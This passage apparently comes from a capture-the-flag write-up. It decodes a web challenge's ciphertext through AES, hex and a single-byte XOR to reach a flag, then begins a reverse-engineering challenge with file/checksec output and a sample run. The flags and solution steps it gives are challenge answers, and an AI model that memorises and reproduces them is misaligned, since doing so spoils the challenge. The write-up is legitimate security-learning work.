
With that we can use `npm` to install it

```
sudo npm install crypto-js
```

Here's the script used to decrypt the cipher text

```
const CryptoJS = require('crypto-js');

const k = '6cfad18816be65f2';
const output =
"U2FsdGVkX1/sPQHn8qbrD9LyPIipROeMnqke4B+JJEq8sVgV0zeA+ab2oHP92avnl2v
zHVBs0/0NeOLbGmoj9g==";

const decrypted = CryptoJS.AES.decrypt(output, k).toString();

console.log(decrypted);
```

Running it gives this




```
➜  web node decrypt.js
4651435a30357057463668315555a4f305a35323734313231353d35343637353d
➜  web 
```

```
4651435a30357057463668315555a4f305a35323734313231353d35343637353d
```

That looks like hex

Decoding it using cyberchef magic option gives this


Recipe: From Hex (Delimiter: None), From Quoted Printable

Input:
```
4651435a3035705746366831555a4f305a35323734313231353d35343637353d
```

Output:
```
FQCZ05pWF6h1UZO0Z52741215T675
```

```
FQCZ05pWF6h1UZO0Z52741215T675
```


What the hell is that?

After trying various cipher gotten from dcodefr I got nothing

Perharp this might be xor?


Let us give it a shot

I tried getting the key


```
➜  web python3
Python 3.11.2 (main, Feb 12 2023, 00:48:52) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import xor
>>> ct = "FQCZ05pWF6h1UZO0Z52741215T675"
>>> pt = "CTF_"
>>> xor(ct, pt)[:4]
/usr/local/lib/python3.11/dist-packages/pwnlib/util/fiddling.py:327: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  strs = [packing.flat(s, word_size = 8, sign = False, endianness = 'little') for s in args]
b'\x05\x05\x05\x05'
>>> 
```

Seems to be multiple `\x05`

Using that key to decode it gives this




```
>>> from pwn import xor
>>> pt = "CTF_"
>>> ct = "FQCZ05pWF6h1UZO0Z52741215T675"
>>> key = xor(ct, pt)[:4]
>>>
>>>
>>> xor(ct, key)
b'CTF_50uRC3m4P_J5_07214740Q320'
>>> 
```

```
CTF_50uRC3m4P_J5_07214740Q320
```

That obviously looks like that flag but when I submitted it, It didn't work :(

So I tried using cyberchef magic option and got another variation of the flag



Recipe: From Hex — Delimiter: None; Magic — Depth: 3, Intensive mode ✓, Extensive language support ✓, Crib (known plaintext string or regex): CTF_

Input:

```
4651435a30357057463668315555a4f305a35323734313231353d35343637353d
```

Output:

Recipe (click to load)	Result snippet	Properties
XOR({'option':'Hex','string':'5'},'Standard',false)	CTF_50uRC3m4P_J5_072147408013208	Matching ops: Decode NetBIOS Name, From Base64, From Base85 Valid UTF8 Entropy: 3.90


From_Quoted_Printable()
XOR({'option':'Hex','string':'5'},'Standard',false)
	CTF_50uRC3m4P_J5_07214740Q320	Matching ops: From Base64, From Base85
		Valid UTF8
		Entropy: 3.91

Using that worked

```
Flag: CTF_50uRC3m4P_J5_072147408013208
```

I figured why I got a wrong value and that's so because when CyberChef decoded from hex it then did another decode


So if I were to use the original decoded hex value then I should get the flag too



```
>>> from pwn import xor
>>> ct = "FQCZ05pWF6h1UZO0Z52741215=54675="
>>> pt = "CTF_"
>>> key = xor(ct, pt)[:4]
>>> from pwn import xor
>>> xor(ct, key)
b'CTF_50uRC3m4P_J5_072147408013208'
>>> 
```

That worked cool xD

Danxomè


Challenge 26 Solves

Danxomè

100

REVERSE

[FR]

La légende raconte que le roi Béhanzin était un Lougarou Alpha. Au cours de votre quête, vous avez découvert un objet renfermant une inscription qui vous rapprochera de votre objectif. Une course à la montre ?


[EN]

The legend tells that King Béhanzin was an Alpha Lougarou. During your quest, you have discovered an object containing an inscription that will bring you closer to your goal. A race against time?

https://mega.nz/folder/8odWBZ7b#uz_UHz0bx-1c49S3HuKCXQ

Author: W1z4rd

After downloading the binary and checking the file types and protections enabled I get this



```
➜  chall file LougaDanxomeRou
LougaDanxomeRou: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=c0e5a2612a726a60500055983637d54e0417e97c
, for GNU/Linux 3.2.0, stripped
➜  chall checksec LougaDanxomeRou

[*] '/tmp/chall/LougaDanxomeRou'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
➜  chall
```

So we're working with a x64 binary which is dynamically linked and stripped


There are 2 protections enabled which are:

```
- NX
- PIE
```

What NX prevents is shellcode placing to the stack and executing it

And PIE randomize the memory addresses during program execution

Let us run the binary to know what it does




```
➜  chall ./LougaDanxomeRou
─────────────── LougaDanxomeRou ───────────────

──────────────────────────────────────────────────

Selon la légende, le roi Béhanzin n'était pas simplement un Lougarou, mais plutôt un Lougarou Alpha, un être puissant et dominant.

Le roi Béhanzin a laissé un objet sur lequel est gravée une inscription qui vous aidera dans la suite de votre quête.
Cette inscription ne s'affiche que les soirs de pleine lune. Revenez le soir de   pleine lune, et vous pourrez lire l'inscription gravée sur l'objet.


Hint: Time is not fr13nds. L3t'5 g0 young p4d4w4n


DanxomeLou, la pleine lune est dans....  5837440 secondes
DanxomeLou, la pleine lune est dans....  5837439 secondes
DanxomeLou, la pleine lune est dans....  5837438 secondes
^C[3]  + 853621 interrupt  ./LougaDanxomeRou
➜  chall
```

Hmmm it seems to iterate through a value and sleep on each iterate

Using ghidra I decompiled the binary

Here's the main function

Note that I already edited some variable names and function name



